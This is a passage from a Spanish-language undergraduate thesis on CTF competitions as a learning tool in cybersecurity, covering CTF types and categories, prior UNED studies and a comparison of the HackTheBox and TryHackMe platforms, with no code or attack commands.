- **Certificaciones**: las certificaciones en ciberseguridad son reconocimientos profesionales que validan las habilidades y conocimientos de una persona en determinados campos de la ciberseguridad. Hay muchas certificaciones disponibles como las de *CompTIA*, *SANS*, *OSCP*, *CEH*... Estas certificaciones pueden ser una opción bastante atractiva para mucha gente, ya que ofrecen una formación práctica y con salidas laborales, porque muchos de los pliegos de los proyectos de ciberseguridad exigen que en el equipo haya un número mínimo de integrantes que tengan alguna de estas certificaciones, por lo que los departamentos de Recursos Humanos buscan con frecuencia perfiles con estas certificaciones.

- **Plataformas de CTFs**: las plataformas de CTFs son una forma divertida y desafiante de adquirir habilidades prácticas en ciberseguridad. Los CTFs son competiciones en línea donde los participantes deben resolver desafíos y problemas relacionados con la ciberseguridad. Estas plataformas pueden ser útiles para adquirir habilidades prácticas y conocer a otros profesionales del campo. Algunas de las plataformas más famosas son **HackTheBox**, **TryHackMe** y **VulnHub**, aunque constantemente están saliendo plataformas de CTFs nuevas.

En resumen, cada una de las vías de aprendizaje mencionadas puede ser útil para adentrarse en el campo de la ciberseguridad. La elección de una vía depende de los objetivos y recursos de cada persona, y es posible, común y recomendable combinar varias de estas vías para adquirir una formación completa y especializada.

2.3. Relevancia de los CTFs en el aprendizaje

2.3.1. ¿Qué son los CTFs?

Los CTFs o **Capture The Flag (Captura la Bandera)**, aunque de varios tipos, son esencialmente competiciones o desafíos en ciberseguridad en los que los participantes deben resolver una serie de desafíos, cada uno de ellos compuesto de una "bandera" o string, que les permita superar el reto y pasar al siguiente. Estos desafíos pueden involucrar una variedad de habilidades en seguridad informática, desde la explotación de vulnerabilidades de sistemas, la ingeniería inversa de software, hasta la búsqueda de información oculta en sitios web o redes.

Los CTFs son una forma popular para que los profesionales y entusiastas de la seguridad informática compitan y pongan a prueba sus habilidades y conocimientos, al mismo tiempo que aprenden y mejoran sus habilidades. También pueden ser utilizados como herramientas de entrenamiento para mejorar la capacidad de ataque, defensa y detección de amenazas en empresas y organizaciones.

Pueden ser organizados por grupos de seguridad informática, universidades, empresas, y eventos de tecnología y seguridad. Algunos CTFs son públicos y abiertos para cualquier persona, mientras que otros son privados y solo están disponibles para un grupo selecto de participantes. Incluso, en algunos casos las empresas crean competiciones de CTFs para seleccionar y contratar talento.

En general, los CTFs son una forma emocionante y desafiante de aprender y mejorar habilidades de seguridad informática. Además, pueden ser una oportunidad para conocer y conectar con otros entusiastas de la seguridad informática o incluso de encontrar un trabajo en el sector.

2.3.2. Estudios académicos previos

Aunque el campo de los CTFs como medio de aprendizaje en la ciberseguridad es algo novedoso, existen trabajos y estudios previos realizados al respecto. De hecho, uno de esos estudios

fue realizado en la misma universidad UNED, *Game-based Learning Approach to Cybersecurity*, utilizando como objeto de estudio una competición realizada durante el curso académico 2018-2019. Me alegra decir que, aunque casualmente, yo participé en dicha competición como estudiante y, por tanto, formo parte como sujeto del estudio realizado.

En el artículo se indican algunos antecedentes académicos que destacan los **beneficios de los CTFs como medio de aprendizaje**, creo que el mejor antecedente académico para este trabajo es el propio artículo, principalmente por 2 razones:

- La competición sobre la que se realizó el estudio es similar a la que se propone en este trabajo, aunque más genérica en cuanto a categorías de CTF y utilizando una plataforma de alojamiento de CTFs distinta, que es FBCTF.
- La población sobre la que se realizó el estudio es la misma que la que va a participar en esta competición, que son los estudiantes de seguridad de la UNED.

Los resultados del estudio fueron bastante prometedores, como se puede observar en el artículo. Hubo estudiantes que no participaron y muchos que solo completaron el número de retos imprescindible para obtener el punto extra en la asignatura, pero también hubo equipos que trabajaron duro, como el equipo ganador, que completó 18 de los 19 retos. Esta información puede extraerse del histograma de la figura 2.1




Figura 2.1: Histograma que representa la puntuación de los equipos en la competición de CTFs del curso académico 2018-2019

del cual, como se indica en el artículo, podría extraerse que casi la mitad de los participantes no estaban interesados en la actividad en sí, sino más interesados en obtener la puntuación extra para la puntuación final de la asignatura.

Sin embargo, como estudiante que participó en la competición, debo decir que no creo que el índice de participación deba ser tenido demasiado en cuenta para valorar el interés de los estudiantes en la competición. En esta universidad las casuísticas de los estudiantes son bastante variadas en cuanto a asignaturas matriculadas, situación laboral... De hecho, gracias a esta competición, la asignatura de seguridad pasó de estar en la décima posición a la tercera en popularidad de todas las asignaturas del grado de informática de la UNED. Esto lleva a pensar que la metodología de aprendizaje mediante la solución de CTFs tuvo mucho éxito y que incluso se podría intentar exportar a otros campos.

Sin embargo, la literatura existente también destaca un **problema asociado a los CTFs como medio de evaluación**. Garantizar la honestidad de los alumnos es un problema importante difícil de solucionar, por no decir imposible. Aunque en algunas plataformas de alojamiento de CTFs es posible visualizar estadísticas para detectar trampas como el traspaso de flags entre jugadores basándose en marcas temporales, es muy difícil evitarlas. Se pueden implementar obstáculos como utilizar flags dinámicas para los retos, pero esta medida es fácilmente evitable, ya que el usuario que ha completado el reto puede pasarle la solución del reto al resto de usuarios y estos obtener el flag siguiendo la solución. Es más costoso, pero sigue siendo fácil. Además, este problema no es exclusivo de los CTFs en el ámbito educativo, sino que también se da en entornos competitivos como HackTheBox donde hay write-ups en internet para prácticamente todas las máquinas activas de la plataforma.

Una posible solución a este problema es implicar a los estudiantes, no solo en la fase de juego, sino también en la fase de diseño de la competición. Al sentirse partícipes de la competición en ambos roles, como creadores y como jugadores, son menos propensos a hacer trampas en la competición. En mi opinión es una buena idea, pero no creo que solvente el problema completamente, ya que muchos participantes no tendrán intención de participar en el diseño de la competición.

En definitiva, hay bastante literatura previa que destaca y avala la utilización de CTFs como complemento para mejorar el aprendizaje en el campo de la ciberseguridad. De hecho, este trabajo es una prueba de ello, ya que el hecho de haber participado en la competición que trata el artículo sembró en mí la idea de querer hacer mi proyecto de fin de grado sobre esta temática.

2.3.3. Tipos de CTFs

Existen varios tipos de CTFs, incluyendo:

- **Jeopardy**: los participantes deben resolver una serie de desafíos que están categorizados por temas como ingeniería inversa, criptografía o web hacking. Cada desafío otorga una cantidad de puntos y los participantes compiten para obtener la mayor cantidad de puntos posible.

- **Attack and Defense**: los participantes deben defender su propio sistema mientras atacan los sistemas de los demás participantes. Los participantes deben asegurar sus propios sistemas mientras buscan vulnerabilidades en los sistemas de los demás para obtener puntos.

- **King of the Hill**: los participantes compiten por mantener el control de un sistema o servicio específico. Deben asegurar el sistema mientras intentan desalojar a los demás competidores.

Este trabajo se va a centrar en los CTFs de tipo **Jeopardy**.

2.3.4. Categorías de CTFs

Los CTFs de tipo **Attack and Defense** y **King of the Hill** generalmente implican las mismas habilidades: explotar, escalar y parchear. Sin embargo, los CTFs de tipo **Jeopardy** pueden pertenecer a distintas categorías:

- **Análisis Forense (Forensics)**: buscar información de carácter forense en imágenes de memoria, de discos duros, capturas de red, etc.
- **Criptografía (Crypto)**: descrifrar textos cifrados con diferentes técnicas criptográficas.
- **Esteganografía (Stego)**: encontrar ficheros ocultos en imágenes, sonidos o vídeos.
- **Explotación (Pwn)**: descubrimiento de vulnerabilidades en un servidor.
- **Ingeniería Inversa ((Reversing)**: obtención de información en el funcionamiento del un software comoo binarios de Windows y Linux.
- **Hacking Web**: descubrimiento de vulnerabilidades en una aplicación web.
- **Reconocimiento (Recon)**: búsqueda de la bandera en distintos sitios de Internet. Para resolverlo se ofrecen pistas, tal como el nombre de una persona.
- **Trivial (Trivia)**: diferentes preguntas relacionadas con la seguridad informática.
- **Misceláneo (Misc)**: retos que pueden pertenecer a distintas categorías no especificadas o a varias a la vez.

Este trabajo se va a centrar en los CTFs de las categorías **explotación**, **hacking web** y **trivial**.

2.4. Plataformas de CTFs

Existen muchas plataformas de CTFs, y continuamente aparecen plataformas nuevas, por lo que esta sección posiblemente se quede obsoleta en poco tiempo. A fecha actual y teniendo en cuenta que los CTFs que se van a tratar en este trabajo están orientados a la seguridad ofensiva, las plataformas sobre las que se ha realizado el estudio son tres: **HackTheBox**, **TryHackMe** y **VulnHub**.

Para realizar un estudio sólido sobre estas plataformas me he registrado en ellas, incluso pagando una suscripción premium para tener acceso a todo el contenido.

2.4.1. HackTheBox (HTB)

HackTheBox es una plataforma líder en el mundo de los CTFs, una forma de competencia en seguridad informática en la que los participantes deben resolver una serie de desafíos para obtener los flags y demostrar sus habilidades en seguridad ofensiva. Desde su creación en 2017, esta plataforma se ha convertido en una comunidad global de entusiastas de la seguridad informática, brindando un entorno desafiante y educativo para aprender y poner en práctica habilidades técnicas.

La historia de esta plataforma se remonta a su fundación en Grecia en 2017 por *Haris Pylarinos* y *Aris Zikopoulos*, quienes buscaban crear una plataforma que ofreciera desafíos realistas y relevantes en seguridad informática. La idea detrás de esta plataforma era proporcionar un entorno similar al del mundo real, donde los participantes pudieran adquirir experiencia práctica y enfrentarse a situaciones reales de seguridad ofensiva.

Tanto por ser la primera plataforma en su género como por la calidad de sus CTFs, esta plataforma se ha convertido en el estándar en el mundo de los CTFs. Prácticamente, cualquier profesional de la ciberseguridad, especialmente de la seguridad ofensiva, tiene un perfil creado en esta plataforma. Además, muchas empresas utilizan esta plataforma como fuente de adquisición de talento mediante la contratación de los jugadores en las posiciones más altas del ranking.

2.4.1.1. Variedad de retos

Esta plataforma dispone de retos de distinto tipo como se puede observar en la figura 2.2




Figura 2.2: Página de retos de HackTheBox

aunque por lo que es famosa es por su sección de máquinas, como se puede observar en la figura

2.3




Figura 2.3: Página de Máquinas de HackTheBox

Las máquinas activas con aquellas que en el momento actual dan puntos por ser resueltas, mientras que las retiradas son máquinas que estuvieron activas en el pasado, pero que actualmente no dan puntos por resolverse. Todos los jugadores pueden acceder a las máquinas activas, mientras que a las retiradas solo tienen acceso aquellos que tengan una suscripción VIP. En el momento actual el precio de una suscripción *VIP* es 12 euros mensuales y la *VIP plus* es de 17 euros mensuales, como se puede observar en la figura 2.4




Figura 2.4: Suscripciones VIP de HackTheBox

La diferencia más importante entre ambas es que la *VIP plus* permite levantar una instancia individual de cada máquina a la que solo tiene acceso el jugador en cuestión y nadie más. Con la suscripción *VIP* otros jugadores tendrían acceso a la misma instancia que el resto de jugadores, por lo que los cambios realizados en la máquina por un jugador afectarían también al resto.

Teniendo en cuenta todo esto y que la mayor parte de los retos y de las máquinas están orientadas a la seguridad ofensiva, se considera que esta plataforma tiene una variedad de retos **media**.

2.4.1.2. Entorno de juego

Para poder acceder a las máquinas, el usuario debe acceder a la red interna de la plataforma y puede hacerlo esencialmente de dos formas:

- **VPN**: mediante el software *OpenVPN*, como se indica en el siguiente enlace Acceso a los laboratorios
- **Pwnbox**: es una distribución de Parrot Security Linux personalizada y en línea con muchas herramientas de hacking preinstaladas. Esta máquina tiene acceso a la red local de la plataforma, por lo que ofrece la posibilidad de acceder a las máquinas sin instalar una máquina virtual en local. El número de horas que se puede utilizar esta máquina depende de la suscripción asociada al jugador.

Esto implica, entre otras cosas, que el jugador va a compartir entorno de juego con otros jugadores y como se dijo en el apartado anterior, a menos que el jugador tenga la suscripción *VIP plus*, compartirá el acceso a las máquinas con el resto de jugadores.

En principio, un jugador no podrá interactuar de manera directa con el resto de jugadores, ya que las conexiones VPN están aisladas, pero sí podrá interactuar con la misma instancia de una máquina con la que están trabajando otros jugadores. Esto implica, por ejemplo, que si un jugador coloca un archivo llamado *test.txt* en una instancia de una máquina, el resto de jugadores con acceso a esa instancia verán ese archivo también.

Teniendo en cuenta todo esto, el entorno de juego es **externo**.

2.4.1.3. Curva de aprendizaje

La curva de aprendizaje en esta plataforma es significativa. La sección de retos y máquinas no está pensada a día de hoy para principiantes que quieren aprender, sino para profesionales de la seguridad con una base técnica importante que quieren ponerse a prueba. Un principiante que quiera empezar de cero a través de esta plataforma tendría que hacerse al menos una suscripción *VIP* para poder acceder a las máquinas retiradas y empezar a hacerlas todas desde el principio, sin documentación ni ningún learning path que seguir. Es por ello que se diseñó la **HackTheBox Academy**.

La **HackTheBox Academy** es la plataforma oficial de formación de **HackTheBox** donde el jugador puede realizar los distintos cursos (learning paths) que se ofrecen. La suscripción de la academia es distinta a la de la sección de CTFs por lo que el pago de una de ellas no da acceso al contenido de la otra.

En el siguiente enlace se pueden observar algunas de las suscripciones que ofrece la academia

Suscripciones de HackTheBox Academy

Como se puede observar, los precios son medios-altos. La suscripción más barata sin ser estudiante es la *Silver*, que son 18 dólares al mes como se puede observar en la figura 2.5




Figura 2.5: Suscripción Silver de HackTheBox

y esta suscripción solo ofrece 200 créditos mensuales para canjear en módulos de aprendizaje. Esto significa que aun pagando, el jugador no puede ir al ritmo que le parezca oportuno, sino que tiene que esperar cada mes a recibir nuevos créditos para poder seguir estudiando.

Solo con la parte dedicada a CTFs la curva de aprendizaje sería alta, pero si se tiene en cuenta la posibilidad de utilizar la academia, se podría considerar que tiene una curva de aprendizaje **media**.

2.4.1.4. Coste de acceso

En cuanto al coste, esta plataforma ofrece diferentes planes de suscripción. El plan gratuito proporciona acceso limitado a los retos y funcionalidades de la plataforma, mientras que los planes de suscripción VIP brindan beneficios adicionales, como acceso anticipado a nuevos retos y a máquinas exclusivas. Además, está la academia, opción fundamental para todo principiante que quiera empezar en la plataforma aprendiendo de una forma secuencial y estructurada.

Para poder tener una experiencia completa y enriquecedora, un jugador principiante debería suscribirse a ambos servicios: el de CTFs y la academia. El coste mensual de ambos servicios sería de entre 30 y 40 dólares mensuales. Por todo esto se considera que el coste de acceso a esta plataforma es **alto**.

2.4.2. TryHackMe (THM)

TryHackMe es una popular plataforma de CTFs y aprendizaje interactivo en seguridad informática. Fundada en 2018 por Ben Spring y Ashu Savani, esta plataforma se ha convertido rápidamente en una plataforma de referencia para aquellos interesados en aprender y practicar habilidades en hacking ético. Con su enfoque en la educación práctica, la plataforma ofrece una variedad de retos y escenarios realistas para que los usuarios puedan mejorar sus conocimientos en seguridad informática.

Su historia se basa en la visión de sus fundadores de crear una plataforma que hiciera que la seguridad informática fuera más accesible y atractiva para todos. Ben y Ashu querían superar las barreras tradicionales de aprendizaje al proporcionar un entorno interactivo y lúdico en el que los usuarios pudieran adquirir conocimientos prácticos en ciberseguridad. Desde su lanzamiento, esta plataforma ha experimentado un crecimiento significativo y ha atraído a una comunidad activa de entusiastas de la seguridad informática de todo el mundo.

Creada poco después que **HackTheBox**, **TryHackMe** ha demostrado ser una sólida competencia de la misma. Su amplitud de retos, precios competitivos y rutas de aprendizaje progresivas y bien planteadas, muchos recién iniciados en el campo de la seguridad se han decantado por esta plataforma en vez de por la mítica **HackTheBox**.

2.4.2.1. Variedad de retos

La plataforma ofrece una amplia variedad de retos que abarcan diversas áreas de la seguridad informática. A diferencia de **HackTheBox**, que es una plataforma especialmente dedicada a la seguridad ofensiva, en esta plataforma hay retos de casi todas las ramas de la ciberseguridad: pentesting, red team, blue team, SOC, cloud...

En la figura 2.6 se pueden ver algunos de los módulos de la plataforma




Figura 2.6: Página de módulos de TryHackMe

y como se puede observar los hay de temas muy diversos, no solo de seguridad ofensiva.

Además la plataforma incluye el siguiente buscador, que se puede ver en la figura 2.7

